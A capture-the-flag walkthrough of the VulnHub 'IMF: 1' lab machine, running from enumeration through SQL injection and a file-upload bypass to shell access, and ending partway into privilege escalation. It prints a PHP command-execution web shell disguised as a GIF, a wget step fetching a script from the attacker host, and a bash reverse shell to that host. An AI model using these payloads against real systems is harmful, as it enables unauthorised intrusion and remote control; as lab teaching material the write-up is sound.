

[VulnHub] IMF: 1

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Overview

This is a writeup for VulnHub VM IMF: 1. Here's an overview of the enumeration → exploitation → privilege escalation process:




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Sun Sep 22 12:16:22 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/xml/_quick_tcp_nmap.xml
   ↳ 192.168.92.178
2 Nmap scan report for 192.168.92.178
3 Host is up, received arp-response (0.00039s latency).
4 Scanned at 2019-09-22 12:16:24 PDT for 11s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
9 | http-methods:
10 |_ Supported Methods: GET HEAD POST OPTIONS
11 |_http-server-header: Apache/2.4.18 (Ubuntu)
12 |_http-title: IMF - Homepage
13 MAC Address: 00:0C:29:2A:CD:D9 (VMware)
14
15 Read data files from: /usr/bin/./share/nmap
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Sun Sep 22 12:16:36 2019 -- 1 IP address (1 host up) scanned in 13.16 seconds
```

2. The Nmap NSE script http-comments-displayer found out first flag on the contact.php page:

```
1 view-source:http://192.168.92.178/contact.php
2 | Path: http://192.168.92.178:80/contact.php
3 | Line number: 149
4 | Comment:
5 |      <!-- flag1{YWxsdGhlZmlsZXM=} -->
6
7 b64d "YWxsdGhlZmlsZXM=" ; echo
8 allthefiles
```

```

127         <div class="col-sm-8">
128             <textarea class="form-control" rows="3" id="comments" name="comments"></textarea>
129         </div>
130     </div>
131     <button type="submit" class="btn btn-default btn-signup">
132         <i class="fa fa-paper-plane"></i> Send
133     </a>
134 </form>
135
136
137 </div>
138 </div>
139 </div>
140 </div>
141 </section>
142
143
144
145
146
147 <section id="service">
148     <div class="container">
149         <!-- flag1{YwxsdGh1ZmlsZXM=} -->
150         <div class="service-wrapper">
151             <div class="row">
152                 <div class="col-md-4 col-sm-6">
153                     <div class="block wow fadeInRight" data-wow-delay="1s">

```


Figure 2: writeup.enumeration.steps.2.1

3. We also find base64 strings used as filenames for some javascript files. Decoding these strings reveal the second flag:

```

1 view-source:http://192.168.92.178/index.php
2 <script src="js/ZmxhZzJ7YVcxbV1.js"></script>
3 <script src="js/XUnRhVzVwYzNS.js"></script>
4 <script src="js/eVlYUnZjZz09fQ==.min.js"></script>
5
6 b64d "ZmxhZzJ7YVcxbV1XUnRhVzVwYzNSeVlYUnZjZz09fQ=="
7   flag2{aW1mYWRTaW5pc3RyYXRvcg==}
8
9 b64d "aW1mYWRTaW5pc3RyYXRvcg=="
10   imfadministrator

```



```
12      <!-- Fonts -->
13
14
15
16
17      <!-- CSS -->
18
19      <link rel="stylesheet" href="css/bootstrap.min.css">
20      <link rel="stylesheet" href="css/font-awesome.min.css">
21      <link rel="stylesheet" href="css/main.css">
22      <link rel="stylesheet" href="css/animate.css">
23      <link rel="stylesheet" href="css/responsive.css">
24
25
26      <!-- Js -->
27      <script src="js/vendor/modernizr-2.6.2.min.js"></script>
28      <script src="js/vendor/jquery-1.10.2.min.js"></script>
29      <script src="js/bootstrap.min.js"></script>
30      <script src="js/ZmxhZzJ7YVcxbVL.js"></script>
31      <script src="js/XUnRhVzVwYzNS.js"></script>
32      <script src="js/eVlYUnZjZz09fQ==.min.js"></script>
33      <script>
```

Figure 3: writeup.enumeration.steps.3.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # b64d "ZmxhZzJ7YVcxbVL"
flag2{aW1mYbase64: invalid input
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # b64d "ZmxhZzJ7YVcxbVLXUnRhVzVwYzNSeVlYUnZjZz09fQ==" ; echo
flag2{aW1mYWRTaW5pc3RyYXRvcg==}
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 4: writeup.enumeration.steps.3.2

4. Following up on the `imfadministrator` string, it turned out to be a directory name. Visting this link gives a login page with an interesting comment in HTML source. We made a few attempts but could not successfully login:

```
1 http://192.168.92.178/imfadministrator/index.php
2 <!-- I couldn't get the SQL working, so I hard-coded the password. It's still mad secure
   through. - Roger -->
```




Figure 5: writeup.enumeration.steps.4.1

5. We intercept the login request via Burp proxy and change the **pass** field to an array which confuses the application and returns a page with the third flag:

```

1 flag3{Y29udGludWVUT2Ntcw==}
2   b64d "Y29udGludWVUT2Ntcw=="
3   continueT0cms

```




Figure 6: writeup.enumeration.steps.5.1




Figure 7: writeup.enumeration.steps.5.2




Figure 8: writeup.enumeration.steps.5.3





Figure 9: writeup.enumeration.steps.5.4

6. We explored the CMS link but could not find anything interesting apart from the `pagename` parameter in URL. Upon further enumeration, the URL handler was found to be vulnerable to SQLi:

```
1 http://192.168.92.178/imfadministrator/cms.php?pagename=home'
2 Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in
  /var/www/html/imfadministrator/cms.php on line 29
```



IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | [Logout](#)

Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in /var/www/html/imfadministrator/cms.php on line 29

Figure 10: writeup.enumeration.steps.6.1

7. We fire up sqlmap on this URL and from the database dump, found a new page containing an image whiteboard.jpg. This image has a QR code that encodes the fourth flag:

```
1 http://192.168.92.178/imfadministrator/images/whiteboard.jpg
2   flag4{dXBsb2Fkcjk0Mi5waHA=}
3   b64d "dXBsb2Fkcjk0Mi5waHA="
4   uploadr942.php
```

```
[13:12:32] [INFO] used SQL query returns 4 entries
[13:12:32] [INFO] starting 4 threads
[13:12:32] [INFO] retrieved: "1", "Under Construction.", "upload"
[13:12:32] [INFO] retrieved: "2", "Welcome to the IMF Administration.", "home"
[13:12:32] [INFO] retrieved: "3", "Training classrooms available. <br /><img src='./images/whiteboard.jpg'><br /> Contact us for training.", "tutorials-incomplete"
[13:12:32] [INFO] retrieved: "4", "<h1>Disavowed List</h1><img src='./images/redacted.jpg'><br /><ul><li>*****</li><li>***** *****</li><li>***** *****</li><li>***** *****</li></ul><br /><h2>Secretary"..."
Database: admin
Table: pages
[4 entries]
+-----+-----+
| id | pagename | pagedata |
+-----+-----+
| 1 | upload | Under Construction. |
| 2 | home | Welcome to the IMF Administration. |
| 3 | tutorials-incomplete | Training classrooms available. <br /><img src='./images/whiteboard.jpg'><br /> Contact us for training. |
| 4 | disavowlist | <h1>Disavowed List</h1><img src='./images/redacted.jpg'><br /><ul><li>*****</li><li>***** *****</li><li>***** *****</li></ul><br /><h2>Secretary |
+-----+-----+
[13:12:32] [INFO] table 'admin.pages' dumped to CSV file '/root/.sqlmap/output/192.168.92.178/dump/admin/pages.csv'
[13:12:32] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.92.178'

[*] shutting down at 13:12:32

root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 11: writeup.enumeration.steps.7.1




Figure 12: writeup.enumeration.steps.7.2

Findings

Open Ports:

```
1 80/tcp | http | Apache httpd 2.4.18 ((Ubuntu))
```


Files

```
1 http://192.168.92.178:80/contact.php
2 http://192.168.92.178/index.php
3 http://192.168.92.178/js/ZmxhZzJ7YVcxbV1.js
4 http://192.168.92.178/js/XUnRhVzVwYzNS.js
5 http://192.168.92.178/js/eVlYUnZjZz09fQ==.min.js
6 http://192.168.92.178/imfadministrator/index.php
7 http://192.168.92.178/imfadministrator/cms.php?pagename=home
8 http://192.168.92.178/imfadministrator/images/whiteboard.jpg
9 http://192.168.92.178/imfadministrator/uploadr942.php
```


Phase #2: Exploitation

1. The `http://192.168.92.178/imfadministrator/uploadr942.php` page has a file upload functionality. We tried different methods to evade the CrappyWAF filters and ended up using a minimal command execution page with GIF header and extension as the final payload. Once the file is uploaded, it's destination file name is leaked within HTML comments on the result page. We can use this uploaded file to get command execution:

```
1 cat cmd.gif
2   GIF89a
3   <?php $out=$_GET["cmd"]; echo ` $out `; ?>
4 http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=uname
```



Intelligence Upload Form

File to upload: No file selected.

Figure 13: writeup.exploitation.steps.1.1




Figure 14: writeup.exploitation.steps.1.2

2. While exploring the local directory `/var/www/html/imfadministrator/uploads` we find a `flag5_abc123def.txt` file with the fifth flag:

```
1 cat flag5_abc123def.txt
2   flag5{YWdlbnRzZXJ2aWNlcw==}
3   b64d "YWdlbnRzZXJ2aWNlcw=="
4   agentservices
```

3. We proceeded to convert our command execution payload into a fully interactive shell. We had to upload a bash reverse shell script and execute it via command injection as other methods did not work:

```
1 sharehttp 9090
2 http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=wget%20http://192.168.
   ↵ 92.179:9090/shell.sh
```

```

3 http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=cat%20shell.sh
4   GIF89a /bin/bash -i >& /dev/tcp/192.168.92.179/443 0>&1
5 nc -nlvp 443
6 http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=bash%20shell.sh

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # sharehttp 9090
http://192.168.92.179:9090/cmd.gif
http://192.168.92.179:9090/results
http://192.168.92.179:9090/shell.sh
http://192.168.92.179:9090/whiteboard.jpg
http://192.168.92.179:9090/writeup.yml
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.92.178 - - [26/Sep/2019 13:43:07] "GET /shell.sh HTTP/1.1" 200 -

^C
Keyboard interrupt received, exiting.
root@kali: ~/toolbox/data/writeups/vulnhub.imf #

```

Figure 15: writeup.exploitation.steps.3.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 43930
bash: cannot set terminal process group (1363): Inappropriate ioctl for device
bash: no job control in this shell
www-data@imf:/var/www/html/imfadministrator/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ uname -a
uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
          inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3418 errors:0 dropped:0 overruns:0 frame:0
          TX packets:293 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:731096 (731.0 KB)  TX bytes:26023 (26.0 KB)

```

Figure 16: writeup.exploitation.steps.3.2

Phase #2.5: Post Exploitation

```

1 www-data@imf> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@imf>
4 www-data@imf> uname
5 Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64
   ↪ GNU/Linux

```

```
6  www-data@imf>
7  www-data@imf> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
9         inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
10        inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
11        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12        RX packets:3698 errors:0 dropped:0 overruns:0 frame:0
13        TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
14        collisions:0 txqueuelen:1000
15        RX bytes:758609 (758.6 KB)  TX bytes:34650 (34.6 KB)
16  www-data@imf>
17  www-data@imf> users
18  root
19  setup
```

Phase #3: Privilege Escalation

1. Using `flag5` as a reference, we search for files with name `agent` and find two hits. Upon exploring the `agent` binary it is found that it is also running as a service and bound to `7788/tcp`. Since the port is not exposed outside and `knockd` daemon is also running, it is assumed that there is a port knocking requirement here. We also find a `access_codes` file with the required sequence of ports to knock. Upon trying this sequence, we were unable to get the `7788/tcp` port opened and continued further:

```
1 find / -name agent 2>/dev/null
2   /usr/local/bin/agent
3   /etc/xinetd.d/agent
```

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
<imfadministrator/uploads$ find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
